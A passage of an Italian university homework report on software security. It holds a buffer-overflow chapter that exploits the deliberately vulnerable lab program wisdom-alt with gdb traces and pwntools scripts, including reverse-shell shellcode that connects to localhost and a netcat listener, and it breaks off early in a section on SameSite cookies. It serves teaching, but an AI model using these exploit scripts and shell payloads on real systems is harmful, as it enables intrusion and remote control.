



UNIVERSITA' DEGLI STUDI DI
NAPOLI FEDERICO II

Software Security

Homework Software Security

De Lucia Simone M63001720
Covone Gabriel M63001809

Indice

1	Buffer Overflow	1
1.1	Challenge	3
1.2	Challenge Extra	6
1.2.1	Eseguire la funzione <code>write_secret()</code>	6
1.2.2	Attaccare <code>put_wisdom()</code> nella versione a 32 bit	8
1.2.3	Attaccare il buffer overflow nell'array globale <code>ptrs</code> (versione 32 bit), fare eseguire la funzione <code>pat_on_back()</code>	10
2	Web Security	13
2.1	Cookies (CSRF)	13
2.1.1	SameSite Cookies	14
2.1.2	Cross-Site Request	14
2.2	XSS (Cross-Site Scripting)	15
2.2.1	Stored XSS Attack on POST Request	15
2.2.2	Self-Propagating XSS Worm	18
2.2.3	Content-Security-Policy	20
2.3	SQL Injection	21
2.3.1	Modify Table	21
2.3.2	Prepared Statements	24
3	Fuzzing	26
3.1	Fuzz OpenSSL with AFL and ASAN	26
3.2	Riproduzione Heartbleed e diagnosi	27
3.3	Esecuzione senza ASAN	30
3.4	Analisi programma con Valgrind	30
3.5	Eseguire AFL con ottimizzazioni di performance	32
3.6	FIX Heartbleed	33
4	Static Analysis	34
4.1	Il Risultato della Query (<code>10_taint_tracking.q1</code>)	34
4.2	Il predicato <code>isBarrier</code> per la sanificazione	35
4.3	Automazione con GitHub Actions (<code>main.yml</code>)	36
5	CyberThreatIntelligence	37
5.1	Deploying Astaroth	38
5.2	ATT&CK	41

5.3	Persistence	43
5.4	WMI server	45
6	Basic Malware	46
6.1	Analisi Lab01-01	46
6.1.1	Analisi VirusTotal	46
6.1.2	Analisi PEview	48
6.1.3	Analisi PEiD	48
6.1.4	Analisi BinText	49
6.1.5	Analisi DependencyWalker	51
6.2	Analisi Lab01-04	52
6.2.1	Analisi VirusTotal	52
6.2.2	Analisi PEview	53
6.2.3	Analisi PEiD	54
6.2.4	Analisi BinText	55
6.2.5	Analisi DependencyWalker	56
6.3	Analisi Keylogger	57
6.3.1	Analisi PEview	57
6.3.2	Analisi BinText	58
6.4	Analisi Dinamica	59
6.4.1	Analisi dell'Esecuzione con Process Explorer	59
6.4.2	Analisi Comportamentale con Process Monitor	59
6.4.3	Identificazione della Persistenza	60
6.4.4	Verifica dell'Esfiltrazione Dati	60
6.4.5	Test di Persistenza Post-Riavvio	61
6.4.6	Remediation e Bonifica del Sistema	61
6.5	Analisi key12.exe	62
6.5.1	Analisi dell'Esecuzione e Persistenza (Process Monitor)	62
6.5.2	Analisi del Traffico di Rete	63
6.5.3	Intercettazione Esfiltrazione Dati	63
6.6	Analisi CAPA	64
6.6.1	Analisi Lab01-01.exe	64
6.6.2	Analisi Capa: Lab01-01.dll	65
6.6.3	Analisi Capa: Lab01-04.exe	66
7	Windows Malware	67
7.1	Lab05-01.dll	67
7.1.1	Flags	67
7.1.2	Domande	70
7.2	Lab07-01.exe	77

7.2.1	Q1: Persistence	78
7.2.2	Mutex	79
7.2.3	Signature	79
7.2.4	Scopo e termine del programma	79
7.3	Lab12-01.exe / Lab12-01.dll	80
7.3.1	Lancio dell'eseguibile	80
7.3.2	Q2: Processo iniettato	81
7.3.3	Terminare l'iniezione	81
7.3.4	Scopo del malware	82

8 Malware Detection 85

8.1	YARA	85
8.1.1	Lab01-01	85
8.1.2	Lab01-04	90
8.2	Astaroth	94
8.3	SNORT	100



Capitolo 1

Buffer Overflow

In questa challenge si tenta di sfruttare una vulnerabilità di tipo Buffer Overflow al fine di iniettare uno shellcode all'interno dell'applicativo vittima.

L'applicativo da attaccare è `wisdom-alt.c`, mostrato di seguito:

```
1 char greeting[] = "Hello there\n1. Receive wisdom\n2. Add wisdom\n  nSelection >";
2 char prompt[] = "Enter some wisdom\n";
3 char pat[] = "Achievement unlocked!\n";
4 char secret[] = "secret key";
5
6 int infd = 0; /* stdin */
7 int outfd = 1; /* stdout */
8
9 #define DATA_SIZE 512
10
11 typedef struct _WisdomList {
12     struct _WisdomList *next;
13     char data[DATA_SIZE];
14 } WisdomList;
15
16 struct _WisdomList *head = NULL;
17
18 typedef void (*fptr)(void);
19
20 void write_secret(void) {
21     write(outfd, secret, sizeof(secret));
22     return;
23 }
24
25 void pat_on_back(void) {
26     write(outfd, pat, sizeof(pat));
27     return;
28 }
29
30 void get_wisdom(void) {
31     char buf[] = "no wisdom\n";
32     if(head == NULL) {
33         write(outfd, buf, sizeof(buf)-sizeof(char));
34     } else {
35         WisdomList *l = head;
```



```
36     while(l != NULL) {
37         write(outfd, l->data, strlen(l->data));
38         write(outfd, "\n", 1);
39         l = l->next;
40     }
41 }
42 write(outfd, "\n", 1);
43 return;
44 }
45
46 void put_wisdom(void) {
47     char wis[DATA_SIZE] = {0};
48     int r;
49
50     r = write(outfd, prompt, sizeof(prompt)-sizeof(char));
51     if(r < 0) {
52         return;
53     }
54
55     r = (int)gets(wis);
56     if (r == 0)
57         return;
58
59     WisdomList *l = malloc(sizeof(WisdomList));
60
61     if(l != NULL) {
62         memset(l, 0, sizeof(WisdomList));
63         strcpy(l->data, wis);
64         if(head == NULL) {
65             head = l;
66         } else {
67             WisdomList *v = head;
68             while(v->next != NULL) {
69                 v = v->next;
70             }
71             v->next = l;
72         }
73     }
74
75     write(outfd, "\n", 1);
76
77     return;
78 }
79
80 fptr ptrs[3] = { NULL, get_wisdom, put_wisdom };
81
82 int main(int argc, char *argv[]) {
83
```



```
84 while(1) {
85     char buf[1024] = {0};
86     int r;
87     fptr p = pat_on_back;
88     r = write(outfd, greeting, sizeof(greeting)-sizeof(char));
89     if(r < 0) {
90         break;
91     }
92     r = read(infd, buf, sizeof(buf)-sizeof(char));
93     if(r > 0) {
94         buf[r] = '\\0';
95         int s = atoi(buf);
96         fptr tmp = ptrs[s];
97         tmp();
98     } else {
99         break;
100     }
101 }
102
103 return 0;
104 }
```

```
unina@software-security:~/Scrivania/Homework_Software_Security/1.BufferOverflow/challenge$ ./wisdom-alt
Hello there
1. Receive wisdom
2. Add wisdom
Selection >1
no wisdom

Hello there
1. Receive wisdom
2. Add wisdom
Selection >2
Enter some wisdom
ciao

Hello there
1. Receive wisdom
2. Add wisdom
Selection >1
ciao

Hello there
1. Receive wisdom
2. Add wisdom
Selection >2
ciao
```

Figura 1.1: wisdom_alt

1.1 Challenge

L'obiettivo è di sfruttare l'input che viene raccolto in ingresso per poter iniettare uno shellcode.

In particolare, all'interno di `put_wisdom()`, è presente la funzione `gets()` che non effettua alcun controllo sulla dimensione dell'input, permettendo di scrivere oltre i limiti del buffer impostato.



```
1 void put_wisdom(void) {
2     char wis[DATA_SIZE] = {0};
3     int r;
4
5     r = write(outfd, prompt, sizeof(prompt)-sizeof(char));
6     if(r < 0) {
7         return;
8     }
9
10    r = (int)gets(wis);
11    if (r == 0)
12        return;
13
14    WisdomList *l = malloc(sizeof(WisdomList));
15
16    if(l != NULL) {
17        memset(l, 0, sizeof(WisdomList));
18        strcpy(l->data, wis);
19        if(head == NULL) {
20            head = l;
21        } else {
22            WisdomList *v = head;
23            while(v->next != NULL) {
24                v = v->next;
25            }
26            v->next = l;
27        }
28    }
29
30    write(outfd, "\n", 1);
31
32    return;
33 }
```

Il menu principale è possibile aggirarlo inserendo all'interno del payload che andremo a definire l'opzione insieme a un riempitivo. Il riempitivo è definito per via della funzione `read()` che occupa 1024 caratteri:

```
1 $ python3 -c 'import sys; sys.stdout.write("2\n"+ "A"*1022)' > cyclic
```

Il passaggio principale è di definire una sequenza ciclica di De Bruijn, al fine di trovare lo stack pointer. Questo ci permetterà di ottenere il giusto offset.

Nel nostro caso, scegliamo una sequenza ciclica di 8 caratteri per 1200 caratteri totali:

```
1 $ cyclic -n 8 1200 >> cyclic
```



```
unina@software-security:~/Scrivania/Homework_Software_Security/1.BufferOverflow/challenge1$ ../challenge/wisdom-alt < ../challenge1/cyclic
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom
Errore di segmentazione (core dump creato)
unina@software-security:~/Scrivania/Homework_Software_Security/1.BufferOverflow/challenge1$
```

Figura 1.2: Applicazione wisdom messa fuori gioco

Dopo esserci accertati che l'attacco ha avuto successo, tramite gdb analizziamo il punto preciso in cui il programma è fuoriuscito dallo stack pointer, in modo da definire lo spazio per il nostro shellcode.

```
[ REGISTERS / show-flags off / show-compact-regs off ]
RAX 1
RBX 0
RCX 0x7ffff7e96887 (write+23) ← cmp rax, -0x1000 /* 'H=' */
RDX 1
RDI 1
RSI 0x555555556004 ← 0x3b031b010000000a /* '\n' */
R8 0
R9 0x55555555a2b0 ← 0
R10 0x77
R11 0x246
R12 0x7ffff7f888 → 0x7ffff7fe2b1 ← '/home/unina/Scrivania/Homework_Software_Security/1.BufferOverflow/challenge/wisdom-alt'
R13 0x55555555547e (main) ← endbr64
R14 0x555555557d08 (__do_global_dtors_aux_fini_array_entry) → 0x5555555551e0 (__do_global_dtors_aux) ← e
ndbr64
R15 0x7ffff7fd040 (_rtld_global) → 0x7ffff7ffe2e0 → 0x555555554000 ← 0x1010246c457f
RBP 0x61616161617363 ('csaaaaaa')
RSP 0x7ffff7fda38 ← 0x61616161617463 ('ctaaaaaaa')
RIP 0x5555555547d (put_wisdom+310) ← ret
[ DISASM / x86-64 / set emulate on ]
► 0x5555555547d <put_wisdom+310> ret                                <0x61616161617463>
↓
```

Figura 1.3: Analisi del buffer overflow

Nel nostro caso la sequenza da attaccare è la ctaaaaaaa. Usiamo cyclic per scovare dove è collocata la sequenza ciclica.

```
unina@software-security:~/Scrivania/Homework_Software_Security/1.BufferOverflow/challenge1$ cyclic -n 8 -l c
taaaaaa
551
unina@software-security:~/Scrivania/Homework_Software_Security/1.BufferOverflow/challenge1$
```

Figura 1.4: Sequenza ciclica

Da qui, possiamo creare il nostro script per generare l'attacco:

```
1 s_code = shellcraft.amd64.linux.connect('127.0.0.1', 12345) +
  shellcraft.amd64.linux.dupsh('rbp')
2
3 s_code_asm = asm(s_code)
4
5 ret_addr = 0x7FFFFFFFDA88 - 551
6 addr = p64(ret_addr, endian='little')
```



```
8 nop = asm('nop', arch="amd64")
9
10 payload = b"2\n" + b"A"*1022
11
12 payload += nop*(551 - len(s_code_asm) - 64) + s_code_asm + nop*64 +
    addr
13
14 with open("./payload_challenge1", "wb") as f:
15     f.write(payload)
```

Infine, lo eseguiamo e avviamo una sessione server in un altro terminale.

```
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg loaded 187 pwndbg commands and 47 shell commands. Type pwndbg [--sh
all | --all] [filter] for a list.
pwndbg: created $rebase, $base, $hex2ptr, $argv, $envp, $argc, $environ, $b
n_sym, $bn_var, $bn_eval, $ida GDB functions (can be used with print/break)
Reading symbols from ../challenge/wisdom-alt...
--top of the day (disable with set show-tips off)-----
Pwndbg mirrors some of Windbg commands like eq, ew, ed, eb, es, dq, dw, dd,
, db, ds for writing and reading memory
pwndbg> run < /
bin/      etc/      lib32/    lost+found/ opt/      run/      srv
/         usr/         lib64/    media/      proc/     sbin/     sys
boot/     home/       lib/      libx32/     mnt/      root/     snap/    tmp
dev/      var/
pwndbg> run <
.gdb_history      gen_payload_challenge1.py
cyclic            payload_challenge1
pwndbg> run < payload_challenge1
Starting program: /home/unina/Scrivania/Homework_Software_Security/1.BufferOver
flow/challenge/wisdom-alt < payload_challenge1
[Thread debugging using libthread_db enabled]
[Thread debugging using libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom

process 10671 is executing new program: /usr/bin/dash
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

unina@software-security: ~/SoftwareSecurity/1.BufferOver
flow/challenge$ cd -/
unina@software-security:~/SoftwareSecurity$ ls
Documenti  pwndbg  Scaricati  Schermate  Scrivania  snap  software-security
vscode-codeql-starter
unina@software-security:~/SoftwareSecurity$ cd software-security/
unina@software-security:~/SoftwareSecurity$ ls
Documenti  pwndbg  Scaricati  Schermate  Scrivania  snap  software-security
vscode-codeql-starter
unina@software-security:~/SoftwareSecurity$ cd software-security/
unina@software-security:~/SoftwareSecurity$ cd buffer-overflow/
unina@software-security:~/SoftwareSecurity/buffer-overflow$ ls
challenge  demo
unina@software-security:~/SoftwareSecurity/buffer-overflow$ cd challenge/
unina@software-security:~/SoftwareSecurity/buffer-overflow/challenge$ ls
gen_payload_challenge1.py  payload_challenge1  README.md  wisdom-alt-32
Makefile                  payload_cyclic      wisdom-alt  wisdom-alt.c
unina@software-security:~/SoftwareSecurity/buffer-overflow/challenge$ nc -
lvn 12345
Listening on 0.0.0.0 12345
Connection received on 127.0.0.1 42684
```

Figura 1.5: SuccessCh1

1.2 Challenge Extra

1.2.1 Eseguire la funzione `write_secret()`

La funzione `write_secret()` è una funzione che stampa la stringa "secret key" all'interno del terminale, e non è raggiungibile tramite il menu principale.

```
1 void write_secret(void) {
2     write(outfd, secret, sizeof(secret));
3     return;
4 }
```

`secret`, a sua volta, è una stringa dichiarata all'inizio del file:

```
1 char secret[] = "secret key";
```

In questo caso, eseguendo il programma tramite `gdb`, estraiamo l'indirizzo della funzione, andando prima a inserire un breakpoint nel `main`.



```
unina@software-security:~/Homework_Software_Security/1.BufferOverflow/challenge$ gdb wisdom-alt
GNU gdb (Ubuntu 12.1-0ubuntu1~22.04.2) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 187 pwndbg commands and 47 shell commands. Type pwndbg [--shell | --all] [filter] for a list.
pwndbg: created $rebase, $base, $hex2ptr, $argv, $envp, $argc, $environ, $bn_sym, $bn_var, $bn_eval, $ida GDB fu
nctions (can be used with print/break)
Reading symbols from wisdom-alt...
----- tip of the day (disable with set show-tips off) -----
Use the killall command to kill all specified threads (via their ids)
pwndbg> break main
Breakpoint 1 at 0x149a: file wisdom-alt.c, line 93.
pwndbg> run
Starting program: /home/unina/Homework_Software_Security/1.BufferOverflow/challenge/wisdom-alt
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main (argc=1, argv=0x7fffffffdfb8) at wisdom-alt.c:93
93      char buf[1024] = {0};
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
[REGISTERS / show-flags off / show-compact-regs off]
RAX 0x55555555547e (main) ← endbr64
RBX 0
RCX 0x5555555557d88 (__do_global_ctors_aux_fini_array_entry) → 0x5555555551e0 (__do_global_ctors_aux) ← endbr
64
```

Figura 1.6: write_secret

```
[ BACKTRACE ]
► 0 0x55555555549a main+28
1 0x7ffff7dab900 __libc_start_call_main+128
2 0x7ffff7dabe40 __libc_start_main+128
3 0x555555555165 _start+37

pwndbg> print write_secret
$1 = {void (void)} 0x555555555229 <write_secret>
pwndbg>
```

Figura 1.7: write_secret

Da qui, creiamo il nostro payload:

```
1 ret_addr = 0x555555555229
2 addr = p64(ret_addr, endian='little')
3
4 nop = asm('nop', arch="amd64")
5
6 payload = b"2\n" + b"A"*1022
7
8 payload += b"A" * 551 + addr
9
10 with open("./payload_challenge_extra1", "wb") as f:
11     f.write(payload)
```

È possibile notare che, dall'output, siamo riusciti nel nostro intento:



```
unina@software-security:~/Homework_Software_Security/1.BufferOverflow/challenge_extra1$ gdb ../challenge/wisdom-
alt
GNU gdb (Ubuntu 12.1-0ubuntu1-22.04.2) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 187 pwndbg commands and 47 shell commands. Type pwndbg [--shell | --all] [filter] for a list.
pwndbg: created $rebase, $base, $hex2ptr, $argv, $envp, $argc, $environ, $bn_sym, $bn_var, $bn_eval, $ida GDB fu
nctions (can be used with print/break)
Reading symbols from ../challenge/wisdom-alt...
----- tip of the day (disable with set show-tips off) -----
Calling functions like call (void)puts("hello world") will run all other target threads for the time the functio
n runs. Use set scheduler-locking on to lock the execution to current thread when calling functions
pwndbg> run < payload_challenge_extra1
Starting program: /home/unina/Homework_Software_Security/1.BufferOverflow/challenge/wisdom-alt < payload_challen
ge_extra1
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom

secret key
Program received signal SIGSEGV, Segmentation fault.
```

Figura 1.8: SuccessChX1

1.2.2 Attaccare put_wisdom() nella versione a 32 bit

L'accortezza principale è che ora gli indirizzi sono di 4 byte, e che la RET causa un'eccezione DOPO aver fatto il pop: l'indirizzo verrà rimosso dalla cima dello stack e inserito in EIP.

Come passaggio preliminare, compiliamo il file in modo da ottenere un eseguibile a 32 bit tramite il flag `-m32`:

```
1 wisdom-alt-32: wisdom-alt.c
2 $(CC) -fno-stack-protector -z execstack -g -m32 wisdom-alt.c
   -o wisdom-alt-32
```

Ripetendo gli stessi passaggi per quanto riguarda la versione a 64 bit, usando però una sequenza ciclica di 4 caratteri, troviamo prima il punto di ingresso tramite offset:



```
Starting program: /home/unina/Homework_Software_Security/1.BufferOverflow/challenge/wisdom-alt-32 < payload_test
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom

Program received signal SIGSEGV, Segmentation Fault.
0x61616a66 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
EAX 1
EBX 0x61616766 ('fgaa')
ECX 0x56557008 ← 0xa /* '\n' */
EDX 1
EDI 0x61616866 ('fhaa')
ESI 0xffffd114 → 0xffffd2c6 ← '/home/unina/Homework_Software_Security/1.BufferOverflow/challenge/wisdom-alt-32'
EBP 0x61616966 ('fiaa')
ESP 0xffffcc20 ← 'fkaaflaafnaafnaafnaafpaafpaafqaafraafsaafuaafvaafwaafxaafyaaf'
EIP 0x61616a66 ('fjaa')
[ DISASM / i386 / set emulate on ]
Invalid address 0x61616a66

[ STACK ]
00:0000 esp 0xffffcc20 ← 'fkaaflaafnaafnaafnaafpaafpaafqaafraafsaafuaafvaafwaafxaafyaaf'
01:0004 0xffffcc24 ← 'flaafnaafnaafnaafpaafpaafqaafraafsaafuaafvaafwaafxaafyaaf'
02:0008 0xffffcc28 ← 'fmaafnaafnaafpaafpaafqaafraafsaafuaafvaafwaafxaafyaaf'
03:000c 0xffffcc2c ← 'fnaafnaafnaafpaafpaafqaafraafsaafuaafvaafwaafxaafyaaf'
04:0010 0xffffcc30 ← 'foafpaafpaafqaafraafsaafuaafvaafwaafxaafyaaf'
05:0014 0xffffcc34 ← 'fpaafpaafpaafqaafraafsaafuaafvaafwaafxaafyaaf'
06:0018 0xffffcc38 ← 'fqaafpaafpaafqaafraafsaafuaafvaafwaafxaafyaaf'
07:001c 0xffffcc3c ← 'fraafsaafuaafvaafwaafxaafyaaf'
[ BACKTRACE ]
> 0 0x61616a66 None
```

Figura 1.9: Sequenza ciclica

Dopodiché, si trova il numero della sequenza ciclica della stringa ciclica all'interno di EIP:

```
unina@software-security:~/Homework_Software_Security/1.BufferOverflow/challenge_extra2$ cyclic -l fjaa
535
```

Figura 1.10: Sequenza ciclica in EIP

A questo punto non resta che creare il payload, in questo caso un echo:

```
1 s_code = shellcraft.i386.linux.echo("Hello world!") + shellcraft.
  i386.linux.exit()
2 s_code_asm = asm(s_code)
3
4 ret_addr = 0xfffffcd20 - 535
5 addr = p32(ret_addr, endian='little')
6
7 nop = asm('nop', arch='i386')
8
9 payload = b"2\n" + b"A"*1022
10
11 payload += nop*(535 - len(s_code_asm) - 64) + s_code_asm + nop*64 +
  addr
12
13 with open("./payload_challenge_extra2", "wb") as f:
14     f.write(payload)
```



E attaccare l'applicativo:

```
unina@software-security:~/Homework_Software_Security/1.BufferOverflow/challenge_extra$ gdb ../challenge/wisdom-alt-32
GNU gdb (Ubuntu 12.1-0ubuntu1-22.04.2) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 187 pwndbg commands and 47 shell commands. Type pwndbg [--shell | --all] [filter] for a list.
pwndbg: created $rebase, $base, $hex2ptr, $argv, $envp, $argc, $environ, $bn_sym, $bn_var, $bn_eval, $ida GDB functions
(can be used with print/break)
Reading symbols from ../challenge/wisdom-alt-32...
----- tip of the day (disable with set show-tips off) -----
heap_config shows heap related configuration
pwndbg> run < payload_challenge_extra2
Starting program: /home/unina/Homework_Software_Security/1.BufferOverflow/challenge/wisdom-alt-32 < payload_challenge_e
xtra2
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom

Hello world! [Inferior 1 (process 6016) exited normally]
pwndbg>
```

Figura 1.11: SuccessChX2

1.2.3 Attaccare il buffer overflow nell'array globale `ptrs` (versione 32 bit), fare eseguire la funzione `pat_on_back()`

Sempre nella versione a 32 bit, adesso proviamo ad accedere, mediante l'array del menù principale, alla funzione `pat_on_back()`, contenuta all'interno del puntatore `p`.

Il nostro obiettivo sarà quello di inserire l'indirizzo di `pat_on_back()` all'interno dell'array `ptrs`. Questo è possibile andando a fornire in ingresso alla funzione `read()` un indice tale per cui `ptrs[indice]` punti al valore di `p`, che a sua volta punta alla funzione `pat_on_back()`.

La variabile `p` è all'interno dello stack del main, mentre `ptrs`, essendo un array globale, si trova nel segmento `.data`.

L'indice `s` per l'operazione `ptrs[s]` viene calcolato come: $\text{Indirizzo_di_p} = \text{Indirizzo_di_ptrs} + (s * \text{dimensione_puntatore})$.

Per determinare quindi il valore da inserire come indice, dobbiamo calcolare la distanza tra `p` e `ptrs` in questo modo:

$$s = (\text{Indirizzo_di_p} - \text{Indirizzo_di_ptrs}) / 4 \text{ (byte)}$$

Otteniamo quindi gli indirizzi di `p` e di `ptrs` tramite `gdb`. Inseriamo un breakpoint prima dell'esecuzione della funzione `read()`:



```
unina@software-security:~/Homework_Software_Security/1.BufferOverflow/challenge_extra$ gdb ../challenge/wisdom-alt-32
GNU gdb (Ubuntu 12.1-0ubuntu1-22.04.2) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 187 pwndbg commands and 47 shell commands. Type pwndbg [--shell | --all] [filter] for a list.
pwndbg: created $rebase, $base, $hex2ptr, $argv, $envp, $argc, $environ, $bn_sym, $bn_var, $bn_eval, $ida GDB functions
(can be used with print/break)
Reading symbols from ../challenge/wisdom-alt-32...
----- tip of the day (disable with set show-tips off) -----
Use the telescope command to dereference a given address/pointer multiple times (if the dereferenced value is a valid p
tr; see config telescope to configure its behavior)
pwndbg> break wisdom-alt.c:97
Breakpoint 1 at 0x14cd: file wisdom-alt.c, line 97.
pwndbg> run
Starting program: /home/unina/Homework_Software_Security/1.BufferOverflow/challenge/wisdom-alt-32
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello there
1. Receive wisdom
2. Add wisdom
Selection >
Breakpoint 1, main (argc=1, argv=0xffffd114) at wisdom-alt.c:97
97      if (r < 0) {
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
EAX 0x37
```

Figura 1.12: ptrs break

Dopodiché, vanno estratti gli indirizzi di p e di ptrs tramite gdb:

```
) pwndbg> print &p
$1 = (fptr *) 0xffffd02c
3 pwndbg> print &ptrs
$2 = (fptr (*)[3]) 0x56559094 <ptrs>
pwndbg>
```

Figura 1.13: ptrs addresses

A questo punto va creato il payload.

```
1 p_addr = 0xffffd02c
2 ptrs_addr = 0x56559094
3
4 addr = p_addr - ptrs_addr
5 addr /= 4
6
7 payload = str(addr).encode() + b"\n"
8
9 with open("./payload_challenge_extra3", "wb") as f:
10     f.write(payload)
11
12 print(f"[+] Payload generato con successo! Contenuto: {payload}")
```



Una volta generato il payload, a questo punto non ci resta altro che prelevare l'informazione ed eseguire l'attacco.

```
unina@software-security:~/Homework_Software_Security/1.BufferOverflow/challenge_extra$ gdb ../challenge/wisdom-alt-32
GNU gdb (Ubuntu 12.1-0ubuntu1~22.04.2) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 187 pwndbg commands and 47 shell commands. Type pwndbg [--shell | --all] [filter] for a list.
pwndbg: created $rebase, $base, $hex2ptr, $argv, $envp, $argc, $environ, $bn_sym, $bn_var, $bn_eval, $ida GDB functions
(can be used with print/break)
Reading symbols from ../challenge/wisdom-alt-32...
----- tip of the day (disable with set show-tips off) -----
If you have debugging symbols the info args command shows current frame's function arguments (use up and down to switch
between frames)
pwndbg> run < payload_challenge_extra3
Starting program: /home/unina/Homework_Software_Security/1.BufferOverflow/challenge/wisdom-alt-32 < payload_challenge_e
xtra3
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello there
1. Receive wisdom
2. Add wisdom
Selection > Achievement unlocked!
Hello there
1. Receive wisdom
2. Add wisdom
Selection > [Inferior 1 (process 10604) exited normally]
pwndbg>
```

Figura 1.14: SuccessChX3



Capitolo 2

Web Security

In questo modulo viene trattata la sicurezza web e in particolare i vari attacchi che è possibile effettuare all'interno di pagine web come social network e siti gestionali.

2.1 Cookies (CSRF)

Non appena entriamo nel sito `www.example32.com`, vengono mostrati tutti i cookie e i loro attributi.




Figura 2.1: Visualizzazione dei cookie

Vengono definiti 3 tipi di cookies:

- Cookie normali: cookies che non hanno nessuna tipologia di restrizione
- Cookie lax: possono essere inviati in qualsiasi contesto, tranne in quello cross-site
- Cookie strict: non possono essere inviati in nessun contesto cross-site

Vengono definiti 2 scenari:

- Richiesta GET di una pagina web
- Invio di un form mediante POST



2.1.1 SameSite Cookies

Sia la richiesta GET che quella POST all'interno dello stesso sito possono sfruttare tutti e tre le tipologie di cookie.

